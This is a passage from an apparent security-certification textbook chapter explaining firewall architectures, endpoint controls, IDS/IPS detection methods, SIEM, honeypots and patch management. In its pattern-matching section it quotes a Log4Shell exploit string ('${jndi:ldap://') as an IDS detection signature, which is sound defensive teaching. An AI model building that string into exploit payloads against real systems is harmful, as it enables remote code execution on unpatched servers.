Thankfully, endpoint firewalls offer us a technically simple way to combat this overly generous internal zone of trust. Endpoint firewalls, sometimes referred to as desktop or host-based firewalls, operate as a piece of software installed on a single system. Only the system on which the endpoint firewall is installed needs to be implicitly trusted, which can allow greatly increased protection and detection capabilities in the face of an adversary launching attacks from the vantage point of a compromised internal asset.

Fundamental Firewall Designs

Firewall design has evolved over the years, from simple and flat designs such as dual-homed host and screened host, to layered designs such as the screened subnet. While these terms are no longer commonly used, and flat designs have faded from use, it is important to understand fundamental firewall design. This evolution has incorporated network defense-in-depth, leading to the use of DMZ and more secure networks.

Bastion Hosts

A *bastion host* is any host placed on the Internet that is not protected by another device (such as a firewall). Bastion hosts must protect themselves, and be hardened to withstand attack. Bastion hosts usually provide a specific service, and all other services should be disabled.




FIG. 8.8

Dual-homed host.

Dual-Homed Host

A *dual-homed host* has two network interfaces: one connected to a trusted network and the other connected to an untrusted network, such as the Internet. The dual-homed host does not route: a user wishing to access the trusted network from the Internet, as shown in [Fig. 8.8](#), would log into the dual-homed host first, and then access the trusted network from there. This design was more common before the advent of modern firewalls in the 1990s, and is still sometimes used to access legacy networks.

Screened Host Architecture

Screened host architecture is an older flat network design using one router to filter external traffic to and from a bastion host via an access control list (ACL). The bastion host can reach other internal resources, but the router ACL forbids direct internal/external connectivity, as shown in [Fig. 8.9](#).




FIG. 8.9

Screened host network.

The difference between dual-homed host and screened host design is that screened host uses a screening router, which filters Internet traffic to other internal systems. Screened host network design does not employ network defense-in-depth: a failure of the bastion host puts the entire trusted network at risk. Screened subnet architecture evolved as a result, using network defense-in-depth via the use of DMZ networks.

DMZ Networks and Screened Subnet Architecture

A *DMZ* is a *Demilitarized Zone* network; the name is based on real-world military DMZ, such as the DMZ between North Korea and South Korea. A DMZ is a dangerous “no-man’s land”: this is true for both military and network DMZ.

Any server that receives traffic from an untrusted source such as the Internet is at risk of being compromised. We use defense-in-depth mitigation strategies to lower this risk, including patching, server hardening, and NIDS, but some risk always remains.

Network servers that receive traffic from untrusted networks such as the Internet should be placed on DMZ networks for this reason. A DMZ is designed with the assumption that any DMZ host may be compromised: the DMZ is designed to contain the compromise, and prevent it from extending into internal trusted networks. Any host on a DMZ should be hardened. Hardening should consider attacks from untrusted networks, as well as attacks from compromised DMZ hosts.

A “classic” DMZ uses two firewalls, as shown in Fig. 8.10. This is called *screened subnet* dual firewall design: two firewalls screen the DMZ subnet.

A single-firewall DMZ uses one firewall, as shown in Fig. 8.11. This is sometimes called a “three-legged” DMZ.

The single firewall design requires a firewall that can filter traffic on all interfaces: untrusted, trusted, and DMZ. Dual firewall designs are more complex, but considered more secure. In the event of compromise due to firewall failure, a dual firewall DMZ requires two firewall failures before the trusted network is exposed. Single firewall design requires one failure.





FIG. 8.10

Screened subnet dual firewall DMZ design.

**FIG. 8.11**

Single firewall DMZ design.

Note

The term “DMZ” alone implies a dual firewall DMZ.

Web Application Firewall (WAF)

Not simply another type or generation of general-purpose network firewall, the Web Application Firewall (WAF) serves as an entirely separate and distinct control. Given the name, it should come as little surprise that the sole focus of the WAF is to improve an organization’s security posture with respect to web applications, most commonly the organization’s custom-developed web applications. The WAF will be deployed such that it can scrutinize application layer traffic to an organization-controlled web application. Firewall in the name makes clear that WAFs are typically intended for use as a preventive control. However, they can also provide substantial detective benefits even if configured not to actually block anything at all.

Organizations most commonly employ WAFs for public-facing applications, but they can also be used to bolster the security of internal-facing web applications. WAFs can be deployed in various ways including cloud-hosted, on-premises as a reverse proxy in front of web servers hosting the applications, or even as services running on web servers hosting the target application. These layer 7 controls must

simply be deployed inline, so that the web application traffic flows through the WAF such that it can block overtly malicious traffic or alert on suspicious activity.

Sandboxing

Signature-based approaches to prevention of malicious content have a major inherent weakness; the signatures fundamentally depend on prior knowledge for their creation. If your organization were the first to encounter a novel exploit or technique, signature-based approaches will necessarily fall short. Sandboxing attempts to help fill this gap by focusing on identification of suspicious behaviors rather than primarily depending on signatures.

The general idea employed by sandboxing involves rendering or executing potentially malicious content and analyzing changes that occur on a well understood, tightly controlled, sacrificial system that exists solely for this purpose. By measuring changes in behavior and state that occur on this virtual system, the sandboxing tool can determine whether it deems the tested file in question malicious, suspicious, or benign. Though neither perfect nor sufficient, sandboxing proves particularly useful with client-side exploitation associated with malicious content retrieved via web-based downloads or email.

The intent is for malware sandboxing to be deployed in an in-line manner that allows for preventing the delivery of content determined to be malicious or overly suspicious. However, particularly with web-based content, the latency introduced by the sandboxing tool's behavior analysis might preclude it from being configured to prevent content delivery. Even in such cases, the sandboxing tool would allow for rapid detection of suspicious content, but would require automated or manual corrective actions to be taken in response to the alert.

Endpoint Security

While most organizations have long employed perimeter firewalls, Intrusion Detection Systems (IDS), and numerous other network-centric preventive and detective countermeasures, defense-in-depth mandates that additional protective layers be employed. When the firewall, IDS, Web Content Filter, and others are bypassed an endpoint can be compromised.

Because endpoints are the targets of attacks, preventive and detective capabilities on the endpoints themselves provide a layer beyond network-centric security devices. Modern endpoint security suites often encompass myriad products beyond simple antivirus software. These suites can increase the depth of security countermeasures well beyond the gateway or network perimeter.

Though defense-in-depth is a laudable goal on its own, endpoint security suites provide significant advantages to the modern organization beyond simply greater depth of security. These tools can aid the security posture of devices even when they venture beyond the organization's perimeter, whether that is because the device has physically

moved or because the user has connected the internal device to a Wi-Fi or cellular network. An additional benefit offered by endpoint security products is their ability to provide preventive and detective control even when communications are encrypted all the way to the endpoint in question. Typical challenges associated with endpoint security are associated with volume considerations: vast number of products/systems must be managed; significant data must be analyzed and potentially retained.

Many endpoint products can be considered part of an overall endpoint security suite. The most important are antivirus, application whitelisting, removable media controls, disk encryption, Host Intrusion Prevention Systems, and desktop firewalls.

Note

For details on Host Intrusion Detection Systems (HIDS) and Host Intrusion Prevention Systems (HIPS), please see the “[HIDS and HIPS](#)” section below. For details regarding desktop firewalls, please review the “[Firewalls](#)” section above.

Antimalware/Antivirus

The most commonly deployed endpoint security product is antimalware, still very commonly referred to as antivirus, software. Many of the full endpoint security suites evolved over time from an initial offering of merely signature-based antivirus. Antivirus products are often derided for their continued inability to stop the spread of malware. However, most arguments against antivirus seem to bemoan the fact that these products alone are not sufficient to stop malware. Unfortunately, there is no silver bullet or magic elixir to stop malware, and until there is, antivirus or antimalware products will continue to be necessary, though not sufficient. Antivirus is one layer (of many) of endpoint security defense-in-depth.

Although antivirus vendors often employ heuristic or statistical methods for malware detection, the predominant means of detecting malware is still signature based. Signature-based approaches require that a malware specimen is available to the antivirus vendor for the creation of a signature. This is an example of application blacklisting, sometimes now referred to as blocklisting (see “[Application Whitelisting/Application Control](#)” section below). For rapidly changing malware or malware that has not been previously encountered, signature-based detection is much less successful.

Application Whitelisting/Application Control

Application Whitelisting, also known as application control, is a more recent addition to endpoint security suites. The primary focus of application whitelisting is to determine in advance which binaries are considered safe to execute on a given system. Once this baseline has been established, any binary attempting to run that is not on the list of known good binaries is prevented from executing. A weakness of this

approach is when a “known good” binary is exploited by an attacker and used maliciously.

Whitelisting techniques include allowing binaries to run that:

- Are signed via a trusted code signing digital certificate
- Match a known good cryptographic hash
- Have a trusted full path and name

The last approach is the weakest: an attacker can replace a trusted binary with a malicious version.

Application whitelisting is superior to application blacklisting (where known bad binaries are banned).

Removable Media Controls

Another recent endpoint security product to find its way into large suites assists with removable media control. The need for better controlling removable media has been felt on two fronts in particular. First, malware infected removable media inserted into an organization’s computers has been a method for compromising otherwise reasonably secure organizations. Second, the volume of storage that can be contained in something the size of a fingernail is astoundingly large, and has been used to surreptitiously exfiltrate sensitive data.

A common vector for malware propagation is the Autorun feature of many recent Microsoft operating systems. If a properly formatted removable drive is inserted into a Microsoft Windows operating system that supports Autorun, any program referenced by the “Autorun.inf” file in the root directory of the media will execute automatically. Many forms of malware will write a malicious Autorun.inf file to the root directory of all drives, attempting to spread virally if and when the drive is removed and connected to another system.

It is best practice to disable Autorun on Microsoft operating systems. See the Microsoft article “How to disable the Autorun functionality in Windows” (<https://support.microsoft.com/kb/967715>) for information on disabling Autorun.

Primarily due to these issues, organizations have been compelled to exert stricter control over what type of removable media may be connected to devices. Removable media control products are the technical control that matches administrative controls such as policy mandates against unauthorized use of removable media.

Disk Encryption

Another endpoint security product found with increasing regularity is disk encryption software. Organizations have often been mandating the use of whole disk encryption products that help to prevent the compromise of any sensitive data on hard disks that fall into unauthorized hands, especially on mobile devices, which have a greater risk of being stolen.

Full Disk Encryption (FDE), also called Whole Disk Encryption, encrypts an entire disk. This is superior to partially encrypted solutions, such as encrypted volumes, directories, folders, or files. The problem with the latter approach is the risk of

leaving sensitive data on an unencrypted area of the disk. Dragging and dropping a file from an unencrypted to encrypted directory may leave unencrypted data as unallocated data, for example.

Continuous Monitoring

The threat, vulnerability, and asset landscapes change constantly. Organizations historically have been most attuned to security during quarterly scans, annual audits, or even ad hoc reviews. While routine checkups are worthwhile, the 24×7 nature of the adversaries remains. One goal of continuous monitoring is to migrate to thinking about assessing and reassessing an organization's security posture as an ongoing process.

Beyond the general concept of continuous monitoring, there are also specific manifestations of continuous monitoring that should be called out individually. The most notable references to continuous monitoring come from the United States government. Under this purview, continuous monitoring is specifically offered as a modern improvement upon the legacy Certification and Accreditation approach associated with documenting, approving, and reevaluating a system's configuration every 3 years.

Threat Intelligence

Understanding adversary tactics, techniques, and procedures can allow organizations to make better-informed choices regarding defensive security investments. Threat intelligence concerns itself with approaches to facilitate the generation, sharing, and consumption of data about adversaries. Threat intelligence generation focuses on documenting details pertaining to adversary activities in a way that enables rapid communication and use of this data. Standard means of describing and formatting threat intelligence becomes vital when trying to rapidly communicate these details in a scalable fashion.

Consumption of threat intelligence consists of receiving, analyzing, and incorporating the details into an organization's security operations. Again, standards-based approaches to structuring threat intelligence have proven vital in facilitating the ready integration of threat intel.

Threat Feeds

Not every organization has the time, skill, or staffing level required to engage in robust threat intelligence generation. Further, even if an organization possesses threat intel generation capabilities there will still be a need to leverage threat intelligence generated externally. Threat feeds provide a third-party source of threat intelligence. Threat feeds come in many shapes and sizes. They might be free or exorbitantly expensive. Threat feeds might be available only to verified organizations operating within a particular industry or available to the public. Naturally, the quality and sophistication of the intelligence can also vary drastically.

Information Sharing and Analysis Centers (ISACs)

For many organizations Information Sharing and Analysis Centers (ISACs) can serve as a valuable source of threat intelligence that could be more overtly related to the organization's industry. ISACs exist for many different business sectors and generally require organizations to apply for membership. ISACs provide a non-public means of sharing intelligence related to the particular ISAC's industry.

Threat Hunting

Ideally threat intelligence will be received in time to instrument proactive protection and detection measures in advance of an organization having encountered the particular threat pattern. However, the ideal case certainly will not always be the actual case. For this reason, threat intelligence guided detection, known as threat hunting, proves another prominent use case of threat intelligence. Threat hunting involves organizations looking for indicators of intrusions or adversary activities despite not having, or either overlooking, specific reasons to believe they will be found. This approach to detection can complement the more traditional alert-driven detection most commonly employed by security operations.

Intrusion Detection Systems and Intrusion Prevention Systems

An Intrusion Detection System (IDS) is a detective device designed to detect malicious (including policy-violating) actions. An Intrusion Prevention System (IPS) is a preventive device designed to prevent malicious actions. There are two basic types of IDSs and IPSs: network-based and host-based.

Note

Most of the following examples reference IDSs, for simplicity. The examples also apply to IPSs; the difference is the attacks are detected by an IDS and prevented by an IPS.

IDS and IPS Event Types

There are four types of IDS events: true positive, true negative, false positive, and false negative. We will use two streams of traffic, an attempted exploit of 2021's infamous Log4Shell [7] vulnerability in Apache's widely used Log4j2 logging platform and a user surfing the Web, to illustrate these events.

- True Positive: Attempted exploitation of Log4Shell on a trusted network, and NIDS alerts
- True Negative: User surfs the Web to an allowed site, and NIDS is silent
- False Positive: User surfs the Web to an allowed site, and NIDS alerts
- False Negative: Attempted exploitation of Log4Shell on a trusted network, and NIDS is silent

The goal is to have only true positives and true negatives, but most IDSs have false positives and false negatives as well. False positives waste time and resources, as monitoring staff spends time investigating non-malicious events. A false negative is arguably the worst-case scenario: malicious network traffic is not prevented or detected.

NIDS and NIPS

A Network-based Intrusion Detection System (NIDS) detects malicious traffic on a network. NIDSs usually require promiscuous network access in order to analyze all traffic, including all unicast traffic. NIDSs are passive devices that do not interfere with the traffic they monitor; Fig. 8.12 shows a typical NIDS architecture. The NIDS sniffs the internal interface of the firewall in read-only mode and sends alerts to a NIDS Management server via a different (read/write) network interface.

The difference between a NIDS and a *NIPS* is that the NIPS alters the flow of network traffic. There are two types of NIPS: active response and inline. Architecturally, an active response NIPS is like the NIDS in Fig. 8.12; the difference is the monitoring interface is read/write. The active response NIPS may “shoot down” malicious traffic via a variety of methods, including forging TCP RST segments to source or destination (or both), or sending ICMP port, host, or network unreachable to source.

Snort, a popular open-source NIDS and NIPS (see www.snort.org), has the following active response rules:

- reset_dest: send TCP RST to destination
- reset_source: send TCP RST to source
- reset_both: send TCP RST to both the source and destination




FIG. 8.12

NIDS architecture.

- icmp_net: send ICMP network unreachable to source
- icmp_host: send ICMP host unreachable to source
- icmp_port: send ICMP port unreachable to source
- icmp_all: send ICMP network, host, and port unreachable to source

An inline NIPS is “in line” with traffic, playing the role of a layer 3–7 firewall by passing or allowing traffic, as shown in Fig. 8.13.

Note that a NIPS provides defense-in-depth protection in addition to a firewall; it is not typically used as a replacement. Also, a false positive by a NIPS is more damaging than one by a NIDS: legitimate traffic is denied, which may cause production problems. A NIPS usually has a smaller set of rules compared to a NIDS. For this reason, only the most trustworthy rules are used in a NIPS. A NIPS is not a replacement for a NIDS; many networks use both a NIDS and a NIPS.

HIDS and HIPS

Host-based Intrusion Detection Systems (HIDS) and Host-based Intrusion Prevention Systems (HIPS) are host-based cousins to NIDS and NIPS. They process information within the host. They may process network traffic as it enters the host, but the exam’s focus is usually on files and processes.

A well-known HIDS is Open Source Tripwire®, which was previously just called Tripwire before the company expanded its commercial offerings (see <https://github.com/Tripwire/tripwire-open-source>). Open Source Tripwire® protects system integrity by detecting changes to critical operating system files. Changes are detected through a variety of methods, including comparison of cryptographic hashes.




FIG. 8.13

Inline NIPS architecture.

Pattern Matching

A Pattern Matching IDS works by comparing events to static signatures. Regarding the previously mentioned Log4Shell vulnerability, Crowdstrike notes “exploitation attempts can be detected by inspecting log files for the characteristic URL pattern \${jndi:ldap://” [7]. Based on that information, the following pattern can be used to detect this type of attempted Log4Shell Log4j2 exploitation. If the string “\${jndi:ldap://” appears in traffic to the organizations’ web servers: alert.

Pattern Matching works well for detecting known attacks, but usually fares poorly against new attacks.

Protocol Behavior

A Protocol Behavior IDS models the way protocols should work, often by analyzing RFCs (Request for Comments). RFC 793 (TCP, see <https://datatracker.ietf.org/doc/html/rfc793>) describes the TCP flags. A SYN means synchronize, and FIN means finish. One flag is used to create a connection, the other to end one.

Based on analysis of RFC 793, a resulting protocol behavior rule could be “if both SYN/FIN flags set in one packet: alert.” Based on the RFC, it makes no sense for a single segment to attempt to begin and end a connection.

Attackers craft such “broken” segments, so Protocol Behavior does detect malicious traffic. The issue is Hanlon’s Razor, a maxim that reads: “Never attribute to malice that which is adequately explained by stupidity” [8]. Protocol Behavior also detects “stupid” (broken) traffic: applications designed by developers who do not read or follow RFCs. This is fairly common: the application “works” (traffic flows), but violates the intent of the RFCs.

Note

All Information Security Professionals should understand Hanlon’s Razor. There is plenty of malice in our world: worms, phishing attacks, identity theft, etc. But there is more brokenness and stupidity: most disasters are caused by user error.

Anomaly Detection

An Anomaly Detection IDS works by establishing a baseline of normal traffic. The Anomaly Detection IDS then ignores that traffic, reporting on traffic that fails to meet the baseline.

Unlike Pattern Matching, Anomaly Detection can detect new attacks. The challenge is establishing a baseline of “normal”: this is often straightforward on small predictable networks, but can be quite difficult (if not impossible) on large complex networks.

Egress Monitoring

Historically, detection of compromises and adversary activity has focused rather exclusively on attack traffic coming into our more trusted internal networks; Intrusion Detection Systems (IDS) naturally fit this paradigm. Egress monitoring takes the

opposite approach and focuses on detection via watching what leaves our networks. Much post-exploitation activity including both command and control (C2) and data exfiltration naturally will necessarily result in traffic patterns that might be discernable via monitoring of traffic egressing our networks. A classic example of egress monitoring for successful adversary detection is identification of a compromised host sending spam by observing traffic destined for TCP port 25 originating from systems other than the expected internal email servers.

Security Information and Event Management

Intrusion Detection Systems (IDS) have long been the primary technical detective control wielded by organizations. Though the importance of IDS has not waned, organizations now appreciate that many more sources of data beyond the IDS can provide valuable information. These disparate sources of information can provide their own data of value; organizations increasingly see value in being able to more efficiently correlate data from multiple sources.

Security Information and Event Management (SIEM) is the primary tool used to ease the correlation of data across disparate sources. Correlation of security relevant data is the primary utility provided by SIEM. The goal of data correlation is to better understand the context to arrive at a greater understanding of risk within the organization due to activities being noted across various security platforms. While SIEMs typically come with some built-in alerts that look for particular correlated data, custom correlation rules can be created to augment the built-in capabilities.

To be able to successfully gain intelligence through the correlation of data necessarily implies access to multiple data sources. While the threat detection use case of a SIEM can be viable, the collection of data required for correlation can be vast. Due to the volume of data being consolidated in most SIEMs, there are often use cases for SIEM associated with more easily or better demonstrating regulatory compliance.

User and Entity Behavior Analytics (UEBA)

Compromising legitimate end user systems and accounts represents a common goal of adversaries. Even the most limited user account possesses substantially greater access to our information systems than does the external adversary. While adversaries will employ exploitation, when necessary, a common theme of almost every intrusion includes adversaries abusing legitimate users. Even though detecting exploitation might seem rather difficult, historically this challenge pales in comparison to detecting an adversary wielding legitimate user accounts against our own information systems. User and Entity Behavior Analytics (UEBA) specifically tries to solve the problem of identifying suspicious activity coming from our “trusted” users or systems.

UEBA attempts to discern normal behavior profiles for users and systems within our organization and then proactively alert us to suspicious deviations from the

expected patterns of behavior. While conceptually simple, this approach to behavior analysis has proven a difficult challenge over the years. However, with advances in both level of visibility into end user facing systems and security-oriented applications of data science and machine learning, these systems have improved drastically.

Machine Learning and Artificial Intelligence (AI) Based Tools

Artificial Intelligence attempts to provide software and systems the ability to function in a manner that has historically been thought to only be available to human intelligence. Learning constitutes one of those characteristics of intelligence thought previously reserved for human intelligences that has long been a focus of study within artificial intelligence. “Machine Learning is the study of computer algorithms that improve automatically through experience” [9]. Machine Learning algorithms require vast quantities of training data that is processed by the algorithm with the goal of being able to successfully discern information as would a human intelligence. AI and ML have many potential applications to information security. A fundamental goal has been to leverage these tools’ capabilities to differentiate malicious activity from benign. Monitoring-oriented applications such as User and Entity Behavior Analytics (UEBA), Security Information and Event Management (SIEM), and general intrusion detection seem particularly well-suited to benefit from artificial intelligence and machine learning.

Third-Party Provided Security Services

Leveraging resources beyond one’s own organization has become commonplace in security. Given the importance, ever-changing nature, and scope of security, dependence upon third-party providers comes as little surprise. The degree of control, scope of work, and expectations of the third parties vary drastically. Virtually every organization avails itself of hardware and software developed by external providers, but increasingly organizations also employ third parties for ongoing security services. Although the phrase Managed Security Service Provider (MSSP) does not encompass all the varied third-party security service offerings in the marketplace, it serves as a good example of a commonly employed service.

Though the justification, rationale, and functions can vary widely, the basic idea of employing an MSSP is to bolster an organization’s security operations through leveraging a third party’s staff and operational maturity. Finding security professionals to fill open positions has long proven challenging. However, even organizations that consider themselves fully staffed often struggle to keep up with the cadence and operational workload required for effective security operations. Many organizations will look to MSSPs as a form of security staff augmentation or security operations force multiplier. While not exclusively used for this purpose, an incredibly common function for which organizations seek outside assistance from MSSPs involves providing robust $24 \times 7 \times 365$ detection and response capabilities.

Honeypots

A *honeypot* is a system designed to attract attackers. This allows information security researchers and network defenders to better analyze network-based attacks. Honeypots have no production value beyond research.

Internal honeypots can provide high-value warnings of internal malware or attackers. While an internet-facing honeypot will be frequently compromised, internal honeypots should never become compromised. If this happens, it usually means that other preventive and detective controls, such as firewalls and IDSs, have failed.

Low-interaction honeypots simulate systems (or portions of systems), usually by scripting network actions (such as simulating network services by displaying banners). High-interaction honeypots run actual operating systems, in hardware or via virtualization.

Consult with legal staff before deploying a honeypot. There are legal and practical risks posed by honeypots: what if an attacker compromises a honeypot, and then successfully penetrates further into a production network? Could the attackers argue they were “invited” into the honeypot, and by extension the production network? What if an attacker penetrates a honeypot and then successfully uses it as a base to attack a third party? These risks should be considered before deploying a honeypot.

Honeynets

A *honeynet* is a (real or simulated) network of honeypots. Traditional honeypots focus on offering instrumented decoy services or a single system. Honeynets involve an entire network of systems and services that lack any legitimate devices. As with the intent of the standard honeypot, the goal of a honeynet is to allow the organization to discover adversary activity. Honeynets can include a honeywall (honeynet firewall) that is intended to limit the likelihood of the honeynet being used to attack other systems.

Asset Management

A holistic approach to operational information security requires organizations to focus on systems as well as the people, data, and media. Systems security is another vital component to operational security, and there are specific controls that can greatly help system security throughout the system’s lifecycle.

Configuration Management

One of the most important components of any systems security work is the development of a consistent system security configuration that can be leveraged throughout the organization. The goal is to move beyond the default system configuration to one that is both hardened and meets the operational requirements of the organization.

One of the best ways to protect an environment against future zero-day attacks (attacks against vulnerabilities with no patch or fix) is to have a hardened system that only provides the functionality strictly required by the organization.

Development of a security-oriented baseline configuration is a time consuming process due to the significant amount of research and testing involved. However, once an organizational security baseline is adopted, then the benefits of having a known, hardened, consistent configuration will greatly increase system security for an extended period of time. Further, organizations do not need to start from scratch with their security baseline development, as different entities provide guidance on baseline security. These predefined baseline security configurations might come from the vendor who created the device or software, government agencies, or also the non-profit Center for Internet Security (see <https://www.cisecurity.org/>). Basic *configuration management* practices associated with system security will involve tasks such as: disabling unnecessary services, removing extraneous programs, enabling security capabilities like firewalls, antivirus, and intrusion detection or prevention systems, and the configuration of security and audit logs.

Baselining

Standardizing on a security configuration is certainly important, but there is an additional consideration with respect to security baselines. Security *baselining* is the process of capturing a point in time understanding of the current system security configuration. Establishing an easy means for capturing the current system security configuration can be extremely helpful in responding to a potential security incident. Assuming that the system or device in question was built from a standardized security baseline, and also that strong change control measures are adhered to, then there would be little need to capture the current security configuration. However, in the real world, unauthorized changes can and will occur in even the most strictly controlled environment, which necessitates the monitoring of a system's security configuration over time. Further, even authorized system modifications that adhere to the change management procedures need to be understood and easily captured. Another reason to emphasize continual baselining is because there may be systems that were not originally built to an initial security baseline. A common mistake that organizations make regarding system security is focusing on establishing a strong system security configuration, but failing to quickly and easily appreciate the changes to a system's security configuration over time.

Automation

Secure configuration management seeks to ensure organizational baselines for hardware and software represent what the organization deems an acceptably secure and vetted configuration. The primary focus of security configuration management historically has been during the provisioning or deployment of an asset. Periodic comparisons, perhaps annually, to the initial baseline might have also been employed. Unfortunately, unless locked down and controlled with tremendous vigilance much can and will change on assets between provisioning and reassessment. Automating

the reassessment can decrease the time to detect security relevant configuration changes. Even better though, would be employing automation to proactively address any deviation from the approved configuration baseline.

Patch Management

One of the most basic, yet still rather difficult, tasks associated with maintaining strong system security configuration is *patch management*, the process of managing software updates. Easily the single most important way to materially improve an organization's security posture would be to enhance its patch management practices. All software has flaws or shortcomings that are not fully addressed in advance of being released. The common approach to fixing software is by applying patches to address known issues. Not all patches are concerned with security; many are associated with simple non-security-related bug fixes. However, security patches do represent a significant piece of the overall patch ecosystem.

Software vendors announce patches both publicly and directly to their customers. Once notified of a patch, organizations need to evaluate the patch from a risk management perspective to determine how aggressively the patch will need to be deployed. The vast majority of all intrusions involve exploitation of vulnerabilities for which a patch exists yet has not been deployed in a timely manner. What constitutes a timely manner proves challenging to discern and should be informed by an organization's risk management practices. The US Cybersecurity and Infrastructure Security Agency (CISA) maintains the Known Exploited Vulnerabilities Catalog, which can serve as a input to even more strongly justify the rapid deployment of patches to critical systems [10]. Despite a sense of urgency that might be felt for patch deployment, testing is typically required to determine whether any adverse outcomes are likely to result from the patch installation. From a timeline standpoint, testing often occurs concomitantly with the risk evaluation. Installation is the final phase of the patch management process, assuming adverse effects do not require remediation.

While the process of installing a single patch from a single vendor on a single system might not seem that onerous, managing the identification, testing, and installation of security patches from dozens of vendors across thousands of systems can become extremely cumbersome. Also, the degree to which patch installations can be centrally deployed or automated varies quite a bit among vendors. With attackers' exploitation efforts increasingly focused on client-side applications such as browsers (and their associated plugins, extensions, and frameworks), office suites, and PDF readers, the patch management landscape is rapidly growing in complexity.

Patch Testing and Deployment

While everyone understands the importance of patching, the required downtime for patch installation and also occasional service disruption resulting from issues with patches can impede their deployment. The maintenance window requirements can be frustrating, but ultimately justify requirement planning for routine maintenance as well as an exception process that can allow for an emergency patch window should

there be express need for more accelerated patch deployment. To combat the challenge of the patches themselves causing service disruption, the common way forward is to again plan for that eventuality to allow for rapid detection of patch issues and recovery to the unpatched state. Ideally, patch issues would be discovered on non-critical systems so that patch deployment could be halted in advance of critical system impact.

Patch testing could potentially help identify these issues, but the frequency and volume of patches can make robust, and also realistic, patch testing fiendishly difficult. A common middle ground employs phased patch deployment. With this approach groups of systems are defined to have patches deployed along various time-frames such that a representative and yet non-critical subset systems will receive patches first, and patch deployment will only continue more widely if each phased group of systems achieves patch installation without issues.

Vulnerability Management

